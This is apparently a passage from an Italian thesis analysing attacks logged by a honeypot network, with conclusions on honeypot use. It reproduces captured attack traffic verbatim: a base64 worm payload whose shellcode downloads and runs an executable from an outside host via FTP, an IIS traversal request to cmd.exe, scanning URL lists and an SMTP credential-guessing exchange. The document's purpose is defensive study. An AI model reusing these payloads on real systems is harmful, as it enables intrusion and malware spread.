La natura maligna della richiesta viene confermata da *Snort*, il quale la identifica come tentativo di accedere ai codici sorgenti degli *script* residenti sul *web server*. Inoltre, questa stessa tecnica è stata riscontrata anche durante le prove effettuate con *KFSensor* (vedi pag.48) e, pure in questa occasione, l'*IDS* integrato in tale *software* non ha mancato di segnalarne la malignità.
La vulnerabilità a cui *KFSensor* e *Snort* fanno riferimento, riguarda un vecchio problema di *IIS 5.0* che consente all'attaccante di reperire il codice sorgente degli *script ASP* invece che le pagine *HTML* risultanti dal loro processamento. Ciò si verifica quando il *client*

invia al *server* una richiesta appositamente formattata, la quale induce il *server* a non attivare le *estensioni ISAPI* (*Internet Server API*) deputate all'elaborazione degli *script ASP* [MS00]. Come risultato, il *server web* invia il *file di testo* che contiene il codice *ASP*. Più precisamente, questa richiesta deve soddisfare due requisiti [SF00]:

- Terminare con la voce "`traslate: f`";
- L'*URL* deve terminare con il carattere "`/`".

Tuttavia, nel nostro caso nessuna di queste due condizioni sono soddisfatte. Dopotutto, questa vulnerabilità risale al *2000*, pertanto è poco plausibile che gli attaccanti la utilizzino ancora. Invece, è probabile che questa richiesta cerchi di sfruttare qualche debolezza nel supporto a *WebDAV* (*Web-based Distributed Authoring and Versioning*) di *IIS 5.0*, il quale costituisce un'estensione al protocollo *HTTP* finalizzata a consentire ai *client* di effettuare operazioni di *web authoring* sul *server* [RFC2518]. In altre parole, grazie ad essa, il *client* è in grado di effettuare modifiche ai contenuti del *web server*, le quali possono avvenire anche in concorrenza poiché *WebDAV* gestisce opportuni *lock* sulle risorse accedute [RFC2518]. Purtroppo, però, questa utile funzionalità è stata causa negli ultimi anni di varie vulnerabilità anche gravi; tra esse, le più significative sono sicuramente la possibilità di effettuare attacchi *DoS* [MS02] e quella di poter eseguire codice arbitrario sul server [MS03]. Sebbene non sia stato possibile appurare l'effettiva natura dell'attacco rilevato, è quindi molto probabile che esso sfrutti una vulnerabilità di questa estensione. Più che un vero e proprio attacco, tuttavia, la richiesta sopra riportata potrebbe anche essere un tentativo di verificare se il *web server* contattato ha attivato l'estensione *WebDAV*. Essa potrebbe quindi costituire un modo per individuare *web server* potenzialmente vulnerabili. Come abbiamo già specificato nei capitoli precedenti, infatti, il metodo "`OPTION`" consente di scoprire quali metodi il *web server* è in grado di accettare [RFC2616]. Se nella risposta esso include anche quei metodi che sono caratteristici di *WebDAV*, si ha conferma della presenza di tale estensione e, quindi, il *server* diventa un possibile obiettivo per un successivo attacco che sfrutta le vulnerabilità di questa estensione. Per avere un riscontro di ciò, si osservi la risposta generata dall'*honeypot* ogni volta che ha ricevuto una richiesta come quella sopra riportata:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Fri, 22 Dec 2006 13:12:56 GMT
X-Powered-By: ASP.NET
MS-Author-Via: DAV
```

```
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

Nei campi "`Public:`" e "`Allow:`" sono presenti metodi come "`COPY`", "`MKCOL`","`LOCK`" che sono – appunto – tipici di *WebDAV*. In tutti i casi rilevati, comunque, alla richiesta "`OPTION`" non ha fatto seguito nessun ulteriore tentativo di comunicazione con il *web server*, per cui non si è in grado di confermare neppure questa possibilità. Ciò che invece può essere affermato, è che questo attacco è caratterizzato dal fatto di ***essere preceduto e seguito da attività sulle porte 139, 445 e 135***. In altre parole, prima di inviare al *web server* la suddetta richiesta, l'attaccante interagisce con queste porte, interazione che continua anche dopo che è stato contattato il *web server* per una quantità di tempo che, a volte, può essere considerevole. Ad esempio, in un'occasione si è riscontrato che questa attività si è protratta per esattamente un'ora. In sistemi *Windows*, queste porte sono sicuramente quelle maggiormente soggette ad attacco, poiché le prime due vengono utilizzate per lo scambio di informazioni inerenti la funzionalità di condivisione di file e stampanti tra *host* distinti; l'ultima è invece relativa all'*endpoint mapper* dei servizi *RPC*. I sistemi operativi *Microsoft*, infatti, utilizzano diffusamente il protocollo *RPC* (*Remote Procedure Call*), il quale consente ai vari processi di effettuare chiamate a procedure che sono situate anche in macchine remote. Ai vari *servizi* che compongono *RPC*, tuttavia, viene assegnata una porta scelta casualmente, pertanto c'è bisogno di un ulteriore servizio che associ ad ogni *servizio RPC* la relativa porta di ascolto. Questo è proprio il compito del servizio che rimane in ascolto sulla porta *135* [Gri05].

Il secondo attacco che ha come obiettivo *IIS*, invece, è costituito dal tentativo di propagazione di codice malevolo. Similmente al caso precedente, esso è stato rilevato anche durante le sperimentazioni effettuate con *KFSensor* e, considerato che queste sono state svolte utilizzando una rete distinta rispetto a quella relativa alla *Honeynet*, questo fatto può essere sicuramente interpretato come un chiaro segno della diffusione globale di questa minaccia. Più in dettaglio, esso si è attuato mediante una richiesta avente la struttura sotto indicata, in cui il campo "`Host:`" contiene sempre l'indirizzo *IP*

dell’*honeypot*.


```
GET / HTTP/1.0
Host: 213.82.177.135
Authorization: Negotiate
YIIQegYGKwYBBQUCoIIQbjCCEGqhghBmI4IQYgOCBAEAQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUF
BQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUF
BQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQQMAI4IMVwOCBAoAkEKQQpBCkEKBxFTy///86EYAAACLRTyLfAV4Ae+LTxiLXyAB6+MuSYs0iwHuMcC
ZrITAdAfByg0Bwuv0O1QkBHXji18kAetmiwxLi18cAeuLHIsB64lcJATDMcBki0AwhcB4D4tADItwHK2LaAjpCwAAA
ItANAV8AAAAi2g8XzH2YFbrDWjvzuBgaJj+ig5X/+fo7v///2NtZCAvayBlY2hvIG9wZW4gMjEzLjkzLjgwLjg1IDQ
5NTA4ID4gbyZlY2hvIHVzZXIgMSAxID4+IG8gJmVjaG8gZ2V0IHd1bG9naW4uZXhlID4+IG8gJmVjaG8gcXVpdCA+P
iBvICZmdHAgLW4gLXM6byAmZGVsIC9GIC9RIG8gJnd1bG9naW4uZXhlDQoAQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQiMKAwgA+A8BAPgPASOCCDkDggQRAENDQ0Mg8P1/U1ZXZoHsgACJ5ujtA
AAA/zZoCRLWY+j3AAAAiUYI6KIAAAD/dgRoa9AryujiAAAAiUYM6D8AAAD/dgRo+pcCTOjNAAAAMdtoEAQAAFP/0In
DVot2EInHuRAEAADzpF4xwFBQUFNQUP9WDItGCGaBxIAAX15b/+Bg6CMAAACLRCQMjVh8g0M8BYFDKAAQAACBYygA8
P//iwQkg8QUUDHAwzHSZP8yZIkiMdu4kEKQQjHJsQKJ3/OvdAND6/OJfhBkjwJYYcNgvyDw/X+LH4tGCIkHi3/4gcd
4AQAAifk5GXQEiwnr+In6OVoEdAWLUgTr9okRiUoExkP9AWHDoQzw/X+LQByLWAiJHosAi0AIiUYEw2CLbCQoi0U8i
1QFeAHqi0oYi1ogAevjOEmLNIsB7jH/McD8rDjgdAfBzw0Bx+v0O3wkJHXhi1okAetmiwxLi1ocAeuLBIsB6IlEJBx
hwggA6/5DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ
0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ
0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ
0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ
0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ
0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDI4IEIAMJAOsGkJCQkJCQA4IEE
QBERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERE==
```


.

La prima caratteristica che salta agli occhi è sicuramente la sua notevole lunghezza, ciò che tuttavia è più interessante notare, è costituito dal fatto che non sono mai state ricevute due richieste perfettamente uguali. In altre parole, in ogni evento riconducibile a tale attacco, la porzione della richiesta situata sotto il campo "`Authorization:`" non è uguale a quella di nessun altro evento dello stesso tipo. Ciò chiaramente non vuol dire che non esistano delle affinità: a cambiare, infatti, sono solamente le stringhe situate nella parte centrale, mentre quelle situate all'inizio ed alla fine sono risultate essere perfettamente identiche. Un'altra particolarità da evidenziare è poi relativa alla reazione di *IIS*, il quale non si è sempre comportato nella stessa maniera quando si è trovato di fronte a richieste di questo tipo. Talvolta, infatti, esso non ha proceduto con l'invio di nessuna risposta; altre volte, invece, ha inviato al mittente il seguente messaggio d'errore:

```
HTTP/1.1 401 Accesso negato
Server: Microsoft-IIS/5.0
Date: Thu, 11 Jan 2007 22:20:07 GMT
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
Content-Length: 4033
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html dir=ltr>
```

…segue la pagina web riportante l'errore

Un'ultima particolarità di questi eventi è poi costituita dagli *host* che si sono resi protagonisti della loro attuazione: ben l'*85%* degli attacchi, infatti, sono pervenuti da *host* aventi il primo ottetto dell'*indirizzo IP* pari a "*213*"; di questi, il *36%* provenivano da reti *213.222.x.x*.

Passiamo ora a descrivere l'attacco che prende di mira ***Apache*** e che si manifesta attraverso la richiesta sotto riportata.

```
GET /sumthin HTTP/1.0

.
```

A tale richiesta, *IIS* reagisce inviando una pagina *web* di errore in cui viene dichiarata l'impossibilità di recuperare la risorsa desiderata:

```
HTTP/1.1 404 Impossibile trovare l'oggetto.
Server: Microsoft-IIS/5.0
Date: Tue, 09 Jan 2007 06:03:01 GMT
```

```
Content-Length: 4040
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html dir=ltr>
```

…segue la pagina web riportante l'errore

Questo comportamento è proprio quello desiderato dall'attaccante. La probabilità che nel *web server* sia situata una *directory* denominata "sumthin", infatti, è piuttosto remota; attraverso questa richiesta, pertanto, l'attaccante desidera ricevere proprio una pagina di errore, mediante la quale desumere il *software* in esecuzione sul *server*.

Richiedendo una risorsa non presente nel *web server*, infatti, si spinge quest'ultimo ad inviare un messaggio di errore in cui, in genere, viene riportata la versione del *software* utilizzato. Questo fatto può essere riscontrato anche nella risposta fornita dall'*honeypot*: in essa, la presenza di *IIS versione 5.0* viene indicata a chiare lettere. In questa maniera, l'attaccante può verificare se nell'*host* contattato è in esecuzione il *software* che si desidera violare.

Questa tecnica è comune a molti attacchi; nel nostro caso, tuttavia, essa è riconducibile ad uno specifico *software malizioso*, chiamato "***ATD OpenSSL Mass Exploiter***" [LURHQ].

Il suo scopo è quello di sfruttare una vulnerabilità di alcune vecchie versioni di *OpenSSL* per riuscire a penetrare nel sistema. A tal fine, contatta innanzitutto la porta *443* del *server* obiettivo, per verificare l'esistenza del servizio *HTTPS*. In caso affermativo, cerca poi di identificare la versione del *server* inviando alla porta 80 la richiesta mostrata nelle righe precedenti [LURHQ]. Nel caso la versione sia quella desiderata, viene sferrato il vero e proprio attacco, ovviamente prendendo in considerazione la porta *443*. In caso di esito positivo, il processo può chiaramente ricominciare da capo per poter infettare altri *server*.

Consultando i *log* creati dall'*Honeywall*, in effetti, si è riscontrato che ogniqualvolta si è ricevuta la suddetta richiesta, in precedenza lo *stesso host* aveva contattato la porta *443* inviando alcuni *segmenti SYN*. A suffragare ulteriormente l'ipotesi che tali eventi siano opera di questo *malware*, contribuisce poi il fatto che la totalità degli *host* autori dell'attacco sono stati identificati da *p0f* come macchine *Linux*.

Anche gli attacchi che sono stati classificati nella ***terza categoria*** seguono un approccio molto simile a quello appena descritto, solo che sono rivolti a specifiche applicazioni *web* e non al *server web* che permette la loro esecuzione. In particolare, sono stati individuati

tentativi volti a verificare la presenza di due *applicazioni web* molto diffuse: *PhpMyAdmin* e *Horde*. La prima è un'interfaccia per gestire ed interrogare *database MySQL*, la seconda è più propriamente un *framework* su cui sono basate varie applicazioni *web*, come ad esempio una *webmail*.

In entrambi i casi, il *modus operandi* degli attacchi è costituito dall'invio di una serie di richieste attraverso le quali l'attaccante ha tentato di verificare se nella macchina da esso contattata fosse effettivamente presente l'applicazione *web* cercata. Per far ciò, tali richieste contengono degli *URL* che si riferiscono a pagine tipicamente presenti in tali applicazioni. Ad esempio, nel caso di *PhpMyAdmin* sono state ricevute richieste strutturate come segue:

```
GET /pHpMyAdMiN/main.php HTTP/1.0
Host: 213.82.177.135
```

Nel caso di *Horde*, invece, le richieste hanno seguito questo formato:

```
GET /horde-3.0.9//README HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Host: 213.82.177.135
Connection: Close
```

In entrambi i casi, la caratteristica più peculiare di tali attacchi è costituita dal fatto che da una stessa sorgente, sono state inviate in rapida successione più richieste di questo tipo, in cui l'unico aspetto a variare è costituito dall'*URL*. Nelle righe che seguono, viene riportata una piccola selezione delle richieste relative a *PhpMyAdmin*, visto che sono state rilevate una sessantina di tentativi differenti.

```
GET /pHpMyAdMiN/main.php HTTP/1.0
GET /PhPmYaDmIn/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.6.0/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.2.3/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.2.6/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.5.1/main.php HTTP/1.0
GET /admin/phpmyadmin/main.php HTTP/1.0
GET /admin/sysadmin/main.php HTTP/1.0
GET /admin/sqladmin/main.php HTTP/1.0
GET /admin/db/main.php HTTP/1.0
GET /admin/web/main.php HTTP/1.0
```

Quelle che seguono, invece sono alcune delle *URL* utilizzate nel caso di *Horde*:

```
GET //README HTTP/1.1
GET /horde//README HTTP/1.1
```

```
GET /horde2//README HTTP/1.1
GET /horde3//README HTTP/1.1
```

Nella ***quarta categoria***, infine, sono stati raggruppati tutti quei eventi che sono consistiti nell'inviare delle richieste *GET malformate*, contenenti cioè delle *URL* non correttamente formattate. Il loro scopo è ovviamente quello di sfruttare qualche vulnerabilità del *web server*; spesso, infatti, per mettere in crisi questi *software* è sufficiente inserire nell'*URL* dei caratteri particolari (come, ad esempio, il simbolo della percentuale) oppure utilizzarne una estremamente lunga.

Nelle righe che seguono, viene mostrato un rapido campionario delle richieste di questo tipo che sono state ricevute dall'*honeypot*. Iniziamo con una richiesta che cerca di sfruttare una vecchia vulnerabilità di *IIS*:

```
GET /scripts/..%255c%255c../winnt/system32/cmd.exe?/c+dir
.............................................................
```

Il suo ovvio scopo è quello di accedere alla *directory* di sistema di *Windows* per poter accedere ed eseguire *cmd.exe*, cioè la *console* a riga di comando. Per far ciò, l'attaccante cerca di risalire dalla *directory* dei contenuti *web* a quella di sistema inserendo in maniera opportuna nell'*URL* una o più coppie di punti le quali, tanto nei sistemi *Windows* che in quelli *Unix*, vengono utilizzate per indicare la *directory* padre rispetto a quella in cui ci si trova.

Una seconda richiesta davvero molto singolare è la seguente:

```
GET /w00tw00t.at.ISC.SANS.DFind:) HTTP/1.1
```

Come illustrato in [SANS05], essa è riconducibile ad un *vulnerability scanner*, cioè ad un *software* che esegue una serie di controlli su un *host* remoto per verificare se in esso sono presenti vulnerabilità. Osservando l'*URL* riportata nella richiesta, in effetti, si nota la presenza della stringa "*DFind*" che, appunto, indica il nome di questo *tool*. Tuttavia c'è da dire che esso non gode di una buona reputazione: alcune organizzazioni dedite alla sicurezza informatica, infatti, lo considerano un vero e proprio *hacking tool*.

Piuttosto differente dai precedenti è invece il terzo attacco di questo tipo che è stato rilevato, poiché esso è consistito nell'inviare in sequenza varie richieste *GET* senza aspettare la risposta del *web server*. Come risultato, è stata rilevata una richiesta strutturata come segue:

```
GET /a1b2c3d4e5f6g7h8i9/nonexistentfile.php HTTP/1.0
```

```
.GET /adxmlrpc.php HTTP/1.0

............GET /adserver/adxmlrpc.php HTTP/1.0

.......................GET /phpAdsNew/adxmlrpc.php HTTP/1.0

.......................GET /phpadsnew/a
```

Purtroppo, non è stato possibile identificare con precisione né la vulnerabilità né il *software* preso di mira dall'attaccante; con tutta probabilità, però, si tratta di una qualche applicazione *web* basata su *PHP*.

Passiamo ora ad esaminare le attività che hanno coinvolto il ***mail server***. La prima osservazione da fare è costituita dal fatto che il servizio che più ha destato l'interesse degli *hacker* è stato *SMTP*, mentre le porte relative a *POP3* ed *IMAP* sono state oggetto solo di qualche scansione, senza nessun tentativo di attacco. Ciò sta quindi a dimostrare che, per quanto riguarda questi *server*, gli attaccanti sono interessati soprattutto ad utilizzarne le funzionalità di inoltro della posta più che a sfruttarne le vulnerabilità. Naturalmente, questo interesse è motivato dalla volontà di utilizzare sistemi di utenti ignari per inviare grandi quantità di messaggi pubblicitari indesiderati, volgarmente chiamati "*spam*".
Durante il suo periodo di attività, l'*honeypot* è stato contattato da *47* distinti indirizzi IP, più dell'ottanta per cento dei casi riconducibili ad *host* situati in *Taiwan*. Complessivamente, sono state ricevuti *10* diversi messaggi *email*; tuttavia, nessuno di questi costituisce vero e proprio *spam*, bensì sono solamente dei "*messaggi sonda*" utilizzati per scoprire quei *server* configurati in maniera tale da consentire l'inoltro dei messaggi a chiunque ne faccia richiesta. Prima di procedere con l'invio della "posta spazzatura", infatti, gli *spammer* identificano i *server* più adatti inviando loro un'apposita *email* destinata ad un indirizzo sotto il loro controllo. In questa maniera, essi possono facilmente scoprire se quanto da loro inviato giunge effettivamente a destinazione e, quindi, se il *server* individuato può effettivamente essere utilizzato per inviare *spam*. Per aver una conferma di ciò, si osservi la seguente comunicazione, selezionata tra le tante acquisite (con "**S**" sono contrassegnate le righe inviate dal *server* mentre con "**C**" quelle inviate dal *client*).

S	220 mail.informatica.unicam.it ESMTP
C	helo www.MyMainServer.com
S	250 Hello.
C	mail from:<michael78694@MyMainServer.com>
S	250 OK
C	rcpt to:<candy59839@yahoo.com.tw>
S	250 OK
C	data
S	354 OK, send.
C	From: "opr" <michael78694@MyMainServer.com>
C	To: "opr mailer" <candy59839@yahoo.com.tw>
C	**Subject: 2006-12-23 14:24:56 BC_213.82.177.135**
C	Date: Mon, 23 Jan 2006 11:22:33 +0800
C	MIME-Version: 1.0
C	Content-Type: text/plain;
C	.charset="big5"
C	Content-Transfer-Encoding: 8bit
C	X-Priority: 3
C	X-MSMail-Priority: Normal
C	X-Mailer: Microsoft Outlook Express 6.00.2800.1437
C	X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1441
C	
C	
C	Greeting
C	.

In essa, viene messo in evidenza il *soggetto* della *email* che l'attaccante ha tentato di inviare, in cui viene indicato a chiare lettere l'indirizzo *IP* del *server*, oltre che la data e l'ora di invio. Questa caratteristica è stata rilevata nella quasi totalità delle *email* ricevute, l'unico fattore che le differenzia è costituito da dove questa informazione è inserita. Nella stragrande maggioranza dei casi, è stato utilizzato il *soggetto*, negli altri il corpo del messaggio.

Oltre all'invio di questi messaggi, sono stati rilevati anche *tre* tentativi di accedere al server *SMTP* utilizzando il meccanismo di autenticazione previsto per questo protocollo e definito nell'*RFC 2554*. Nelle righe seguenti, mostriamo un esempio di un simile evento.

S	220 mail.informatica.unicam.it ESMTP
C	EHLO user16
S	250-hmailserver
S	250-SIZE
S	250 AUTH LOGIN
C	AUTH LOGIN
S	**334 VXNlcm5hbWU6**
C	d2VibWFzdGVy
S	**334 UGFzc3dvcmQ6**
C	d2VibWFzdGVy
S	535 Authentication failed. Restarting authentication process.

In sostanza, l'attaccante invia lo *username* e la *password* codificate in *base 64*, le quali una volta decodificate sono risultate essere pari a "*webmaster*".

Decisamente meno preso di mira è risultato essere l'***FTP Server***, visto che è stato contattato solamente da *17* indirizzi *IP*, provenienti da *9* paesi distinti. Ognuno di essi si è limitato a sfruttare l'accesso anonimo – *consentito dal server* – per verificare l'esistenza di file interessanti. L'unica particolarità degna di merito è costituita dalla presenza, in ogni evento rilevato, del tentativo di creare una *directory* il cui nome è costituito da un valore numerico seguito dalla lettera "*p*". Ad esempio, sono state riscontrate le stringhe seguenti: "`070122190840p`", "`070115102116p`"," `070119075708p`"," `070122073203p`".

Tra tutti i servizi dell'*honeypot*, lo scettro di servizio meno bersagliato spetta sicuramente al ***Telnet Server***. Per tutta la durata degli esperimenti, infatti, esso è stato contattato solamente da *5 indirizzi IP* differenti, ognuno dei quali si è limitato a verificare la presenza di questo servizio senza sferrare alcun attacco.

CAPITOLO 9
Conclusioni

Le motivazioni che hanno spinto alla realizzazione di questa tesi sono legate essenzialmente alla volontà di fare il punto della situazione sul grado di maturità degli *honeypot* e delle tecnologie correlate. A tal fine, questi strumenti sono stati analizzati sotto un profilo sia teorico che pratico attraverso lo studio, rispettivamente, dei più importanti principi di funzionamento ed implementazione. In quest'ultimo caso, per avere testimonianza diretta delle potenzialità e dei problemi di questi strumenti, si è proceduto anche all'effettuazione di una serie di prove pratiche con la soluzione che, probabilmente, è la più rappresentativa all'interno degli *High Interaction honeypot*: l'*Honeynet*.
Questo approccio, quindi, ci permette di formulare conclusioni su due fronti:

- I punti di forza e di debolezza degli *honeypot*, con particolare riferimento alle *Honeynet*;
- Le attività che sono state rilevate durante le sperimentazioni.

Per quanto riguarda il ***primo punto***, innanzitutto ci sentiamo di ribadire che gli *honeypot* – di qualunque natura essi siano – non devono essere utilizzati per sostituire meccanismi come *IDS*, *IPS* o *firewall*. Infatti, essi sono solamente un componente in più all'interno di un'infrastruttura di sicurezza. Ciò vuol dire che, da soli, non sono in grado di fornire un livello di sicurezza sufficiente, anzi, possono costituire una fonte di pericolo in più. Se tuttavia essi vengono integrati con saggezza all'interno di un'infrastruttura ben ideata, allora la sicurezza dell'intera organizzazione è in grado di fare un notevole salto di qualità.

